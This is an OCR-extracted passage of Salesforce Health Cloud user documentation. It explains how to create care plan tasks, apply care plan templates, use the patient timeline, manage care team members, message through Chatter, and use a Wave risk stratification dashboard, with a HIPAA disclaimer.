
Patients see their tasks from within the community. Tasks you've assigned to yourself appear in your task list in the Salesforce Home tab, the Today page, and in the task list of the patient's care plan.

Create Tasks Related to Your Patients and Their Care
Creating tasks for your patients or their caregivers is an easy way to track and manage activities related to a care plan.

Create Tasks Related to Your Patients and Their Care

Creating tasks for your patients or their caregivers is an easy way to track and manage activities related to a care plan.

Note: Salesforce Communities provides the collaboration support for Health Cloud. Some of the collaborative features aren't available until you enable Salesforce Communities and create a private patient community.



EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create tasks:

- "Health Cloud Standard"

When you create a task from the patient list or from the patient care team, the task isn't related to care plan problems or goals, so you don't see those fields. These tasks appear in the list of unrelated tasks or in the All Tasks list. Tasks created from the Care Plan appear in the list of related tasks.

1. Create a task from one of the following places in the console.
   - From the Patient List, select one or more patient names, click the **Action** menu, and select **Create Task**.
   - On the Care Plan page, select either the **Create** menu at the top of the care plan or the **Create Task** button within a care plan goal.
   - From the patient care team, click a member's picture and select **Create Task**. Care team members must be members of the community to be assigned a task.
2. Enter a subject and description for the task.

   Make sure to add a clear task name and a useful description.

3. In the Task Owner field, select the name of the person who is responsible for this task. The person can either oversee or perform the task. This field shows names of people who are either internal users or community members.

   Generally, when you create a task, the assignment defaults to your username, but you can select someone else. When you create a task for a care team member, the task is assigned to the selected member.

4. If the task is performed by an external member of the care team, select the name of the person to complete the task.
5. Choose the type of task you're creating.
6. Select the priority and status of the task.
7. When you create a task from within the care plan, select the problem and the goal that this task is related to.

   The goals that appear in the picklist are related to the problem you select.

   Note: Tasks created from the patient list or from the patient care team aren't related to care plan problems or goals. They appear in the list of unrelated tasks or in the All Tasks list.

8. Select a due date from the calendar.
9. Click **Save**.

Care Plan Templates Help Simplify Patient Onboarding

Take the "work" out of workflows with care plan templates that let care coordinators create customized patient care plans with just a few clicks. Coordinators can add problems, goals, and tasks in bulk to a patient's care plan. Predefined care plan templates reduce the time spent to create a care plan and enforce standards of care that improve healthcare outcomes.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Select Care Plan Templates

From within the Health Cloud console, you can search through your company's library of care plan templates and choose the ones that address your patient's conditions.

Customize the Care Plan Templates

Every patient's journey is different. Once you've selected care plan templates, you can customize them by selecting the problems, goals, and tasks that apply to your patient.

Apply the Care Plan Templates to Your Patient

Once you've selected the templates and removed the items that don't apply to your patient, review your work and you're done!

Select Care Plan Templates

From within the Health Cloud console, you can search through your company's library of care plan templates and choose the ones that address your patient's conditions.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Note: A patient's care team must have at least one internal user in the care coordinator role so that tasks can be assigned to the care coordinator.

Use the Select Templates tab to select the templates to apply to a patient.

1. From the patient card navigation menu, select **Care Plan Templates** or click the **Care Plan Templates** subtab for that patient.
2. Search **(1)** for a template by typing its name in the text box and clicking the magnifying glass icon or pressing **Enter**.


Type at least two characters in the text box to perform a search. You can view up to 500 templates at a time. If the template you're searching for isn't in the list, try narrowing your search criteria.

3. Select the templates **(2)** to apply to the patient. You can add as many as five templates per patient.

   A selected template remains in the list even if you move to another page or decide to perform another search for more templates.

4. The templates you select appear in the selected templates section **(3)**. You can remove a template from the list by clicking the **X** or by unchecking the box next to the template name.

5. Click **Next**.



Customize the Care Plan Templates

Every patient's journey is different. Once you've selected care plan templates, you can customize them by selecting the problems, goals, and tasks that apply to your patient.

Note: A patient must be a community user to have a task assigned. If the patient isn't a community user, patient tasks are assigned to the care coordinator.

The Customize to Patients tab is where you tailor the care plan to meet your patient's unique healthcare needs.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

1. Select the name of the care coordinator **(4)** who is responsible for care coordination tasks, like scheduling appointments and making follow-up calls. If the patient isn't a community member and can't be assigned to a task, the care coordinator is assigned these tasks. Only care coordinators who are internal Salesforce users appear in the list.

2. Select the date **(5)** that the care plan starts for the patient.

   This date is the anchor date for the problems, goals, and tasks associated with the care plan. Tasks that have an offset date use this date as the starting point and add the assigned offset to the start date. For example, if the template start date is December 9 and a task offset is `+7 days`, the task's due date is December 16.

3. Remove any of the items that don't apply to your patient **(6)** by clearing the checkbox.


   Each care plan template appears with the associated problems selected by default. If a problem or goal doesn't apply to the patient, you can remove it and its child items from the care plan. For example, if a patient already has supplies for blood glucose control, you can remove the task for purchasing supplies. When you remove a problem, you remove the goals and tasks associated with it.

4. Expand individual sections of problems, goals, and tasks by clicking the triangles **(7)**.

   When you expand the list of tasks, you can see the owner, priority, and number of offset days.

5. Click **Next**.

Note: If you click the **Back** button, you lose your changes.



Apply the Care Plan Templates to Your Patient

Once you've selected the templates and removed the items that don't apply to your patient, review your work and you're done!

1. Review the care plan before you apply it to the patient.

   If you decide to add or remove an item to the care plan before you're finished, click `Back` and make your changes.


2. After you click **Apply**, the care plan, along with its problems, goals, and tasks are added to the Care Plan tab for the patient.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

When you add many problems, goals, and tasks to a care plan, you may not see your changes immediately. Refresh the Care Plan tab in a few minutes to see your additions to the care plan.



Monitor the Timeline of a Patient's Medical Events

The patient timeline gives you a snapshot of your patient's healthcare events and activities in chronological order.


Watch a Demo: Use the Timeline to Monitor Patient Health History

Since the information displayed in the timeline is interactive, you can select any time scale and see all the important details of your patient's care or filter the events to see a targeted view. So now it's super easy to get a snapshot of your patient's prescriptions for the last 90 days or look at the upcoming medical events for the next six weeks.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions



You can filter the events **(1)** that appear on the timeline. View all health record and engagement events, or you can view just a few. Filter to show events such as messages from different medical practitioners, forms you've sent to the patient, diagnosed conditions, discharge dates, and other electronic health records.

To view the patient's upcoming medical activities **(2)**, select a start date and then how many days you'd like to see from that date into the future. You can narrow that amount of time or expand it up to 365 days, depending on the length of time you'd like to see.

When you hover your cursor over an event **(3)**, you can see the highlights for that event—for example, the name and the amount of a medication that was prescribed on a certain date.

Below the main timeline is a mini-map with a slider **(4)** that lets you quickly scroll through the timeline. To redefine the date range, drag the marker at the end of the slider. When you drag the slider, the Start Date and Days to Show fields change in response. Click a cluster of timeline events in the mini-map to set the start date or to drill in and investigate a cluster of events.

Engage Patients with the Private Patient Community

The care team is the hub of your patient's private community—it represents everyone working to make sure that your patient succeeds with his or her care plan. It includes healthcare professionals from inside and outside of your organization, and family members of the patient.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Manage the Extended Care Team

Patients with an invested team of professional and personal caretakers are more likely to manage their conditions successfully. Each member plays an important role in maintaining the health and ensuring the progress of the patient.

Add a Member to the Care Team

It's quick and easy to add people of various roles to the care team. People who work for your organization are considered internal members and have access to more information about the patient. External members, like family and outside providers, have restricted access to the patient's information based on the sharing rules set up by your admin.

Use the Chatter Feed to Collaborate with the Care Team

The Chatter feed on the Collaboration tab shows all the conversations with care team community members and activities related to the care plan.

Send a Private Message to a Care Team Member

Chatter messages let you have secure private conversations with other Chatter users who are also members of the care team. You can also use messages to notify people when a file has been shared with them. Messages don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

Manage the Extended Care Team

Patients with an invested team of professional and personal caretakers are more likely to manage their conditions successfully. Each member plays an important role in maintaining the health and ensuring the progress of the patient.

Watch a Demo: Manage the Patient Care Team

Note: Salesforce Communities provides the collaboration support for Health Cloud. Some of the collaborative features aren't available until you enable Salesforce Communities and create a private patient community.


EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

Your admin defines roles, which can include:

- Care coordinator
- Patient
- Caregiver
- Primary physician



Members of the community have a checkmark by their thumbnail photo and members without community access don't have a checkmark. Internal members, to the right of the patient, are people within your company who have access to Health Cloud. External member, to the left of the patient, are people from outside your company, like caregivers or medical professionals who work for other companies or agencies.

Click a care team member's profile picture in the care team view to see quick view options for interacting with that person. You can perform the following actions from the member's profile.

- **View the member's email address**. The member's profile shows their email address so that you can use an external email application to contact external members who don't have access to the community.
- **Edit a member's record**. You can edit the original record for each member of the team. When the member is an internal user or a member of the patient community, you can see and edit their user record. If the person is an external member without community access, you see the contact record.
- **Add the member to the community**. If the care team member isn't already a member of the community, select this link to add the person to the patient's community. Make sure that the contact record has an email address, because an email notification with login information for the community is sent. Internal users already have access to the community.
- **Send a private message**. You can send a private Chatter message to a care team member who is a part of the patient community. Members of the community have a checkmark by their thumbnail photo to let you know you can send a private message.

  Chatter messages let you have secure private conversations with other Chatter users. Use messages to send your patient a question privately or to communicate with a care team member when a discussion isn't relevant to everyone. Messages don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.
- **Create a task for the member**. When the member you're working with is part of the community, you can create a task that appears on the person's home page.

- **Remove a member**. What if your patient changes physicians, or a family member is no longer involved in the care team? You can remove a member from the team and from the patient's community. Be sure that the person doesn't have open tasks before you remove the member. It's a best practice to reassign those tasks to another member of the team so that you don't lose track of the task.

  Note: Because it's possible that someone like a respiratory therapist could be a member of several care teams, a person retains community access even when removed from a specific care team.

Add a Member to the Care Team

It's quick and easy to add people of various roles to the care team. People who work for your organization are considered internal members and have access to more information about the patient. External members, like family and outside providers, have restricted access to the patient's information based on the sharing rules set up by your admin.

When you search for the name of the person you want to add, be sure to check both the internal and the external tabs in the middle of the page. The name you want may be on a tab that you're not currently viewing. If the person doesn't appear in the results, then you can add a person to Health Cloud by creating an external member on the fly.

EDITIONS


Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To add a care team member:


- "Health Cloud Standard"



1. Click **Add a Care Team Member**.
2. Type the name of the person and click the Search icon .

   Note: Make sure to check both the Internal and External tab for results. The external tab shows the person's name, the related account when the person is a contact, and whether the person has a user record.

3. If the person's name wasn't found, click **Create External Member** to add a new external member to the care team.



   a. Enter the person's name and contact information.

> **Note:** To add the new external member to the community, be sure to enter a unique email address for them. Community members can't share email address.

b. Click **Save**.

4. Select the person's role in the care team.
5. To grant this person access to the patient community, select **Add member to community**. Members without access to the community can't use Chatter to collaborate around the patient's care.
6. Click **Add**.
7. Click the Refresh button to refresh the care team and view the newly added member.

Use the Chatter Feed to Collaborate with the Care Team

The Chatter feed on the Collaboration tab shows all the conversations with care team community members and activities related to the care plan.

The Chatter feed on the Collaboration tab is a more focused version of the What's Happening feed on the Today page. Chatter feeds show you posts and comments you and other people make, as well as record updates that are associated with the care plan. Remember that private messages sent from the care team profile don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

This feed is private to the care team community and only shows posts from members with access to the community. Posts from the care team do appear in your What's Happening feed on the Today page, but aren't seen by your company or users who aren't members of the care team community.

EDITIONS

Health Cloud is available in Salesforce Classic

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



Use the @ character to mention a member so that they receive an email notification letting them know that they're mentioned in a post. Select the audience by posting only to internal care team members or allow any member with community access to see the post.



Track a post by clicking `Like` below a post or comment. You can also create a poll, thank someone, link to a website, and select other options that your admin configures.

Send a Private Message to a Care Team Member

Chatter messages let you have secure private conversations with other Chatter users who are also members of the care team. You can also use messages to notify people when a file has been shared with them. Messages don't appear in your feed, your profile, global search results, or any other part of Chatter that's publicly visible.

Note: Salesforce Communities provides the collaboration support for Health Cloud. Some of the collaborative features aren't available until you enable Salesforce Communities and create a private patient community.

Your messages are organized into conversations, with each conversation defined by the combination of people participating in it. For example, you send a message to Sally Smith. When Sally replies, her message continues your one-on-one conversation. Each new message you send to Sally—even if it's about a different topic—also continues the same conversation. Over time, you build a rich conversation history with Sally that contains every message you've exchanged with her.

EDITIONS

Health Cloud is available in Salesforce Classic

Available in: **Enterprise**, **Performance**, and **Unlimited** Editions

USER PERMISSIONS

To create or send private messages:

- "Health Cloud Standard"

1. Start the message from one of these locations.
   - Click **Private Message** on the care team member's profile card in the care team view.
   - Click a person's name anywhere in Chatter to view the profile, and then click **Send a message**.

   Sharing a file with people is another way to send a Chatter message. When you share a file, a message is sent to the recipients.
2. If you started in the Send a Message dialog box, you can add people's names to the recipient list. Type a name in the **To** field and click the name to select it. Add more people to the conversation by entering more names.

   If you're replying within a conversation or via email, the conversation participants can't be changed.
3. Write your message. Messages can be up to 10,000 characters.
4. Submit your message using the appropriate method.
   - In the Send a Message dialog box, click **Send**.
   - If you're replying within a conversation, click **Reply** (or **Reply All** if the conversation involves multiple recipients).
   - If you're replying via email, use the Send option in your email application.

Manage Patient Risk with Wave for Health Cloud

The Wave for Health Cloud: Risk Stratification app gives you prebuilt Wave dashboards that help identify your at-risk patients and enroll them in a care management program in Health Cloud. Through dashboards of configurable patient data and custom charts, you can gain new insight into the patients your company manages.

Important: Legal Disclaimer for Wave for Health Cloud: Risk Stratification


Wave for Health Cloud: Risk Stratification is solely intended to help you provide quality care to your patients by giving you insights into the health trends of your patient population.

It's not intended to be used for any other purpose. For example, don't use the Risk Stratification feature for any purposes related to health care reimbursement by Medicare, Medicaid, other federal or state health programs, or private health insurers.

Use Wave for Health Cloud: Risk Stratification in compliance with HIPAA and other health privacy laws. In particular, HIPAA contains a "minimum necessary requirement" that mandates what information a health care organization's employees and contractors can see. These individuals must only access the minimum amount of Protected Health Information (PHI) necessary to perform their job functions.

Wave for Health Cloud: Risk Stratification exposes PHI for all patients within your organization. Only grant feature access to individuals who have a valid need to know the PHI of all individuals your company treats. For example, limit access to hospital administrators or those people responsible for quality of care initiatives who already can see PHI for all individuals. It is your responsibility to determine which individuals within your organization can access this feature and then to set the appropriate permissions. As a default, this feature is unavailable to licensed Health Cloud users.

Health Cloud now has delivered a Wave risk scoring dashboard based on the CMS Hierarchical Condition Categories (HCC) risk scoring model. The CMS HCC model looks at patient diagnoses and other key demographic information to assign a risk score to each patient. The dashboard helps people like clinical administrators or executives get a complete view of the trends affecting patients being cared for. A dashboard is a curated set of charts, metrics, and tables based on the data in one or more lenses. When you look at data in an exploratory mode, you do so in a lens. A lens has several aspects: it's how you view data in a dataset, it's the place where you explore the data graphically, and it's the basis for building any dashboard. Those individuals with permission to access the app can apply filters in a lens to focus on the subset of data that's most relevant. For example, filters can limit the visualization to certain calendar years or patient populations.



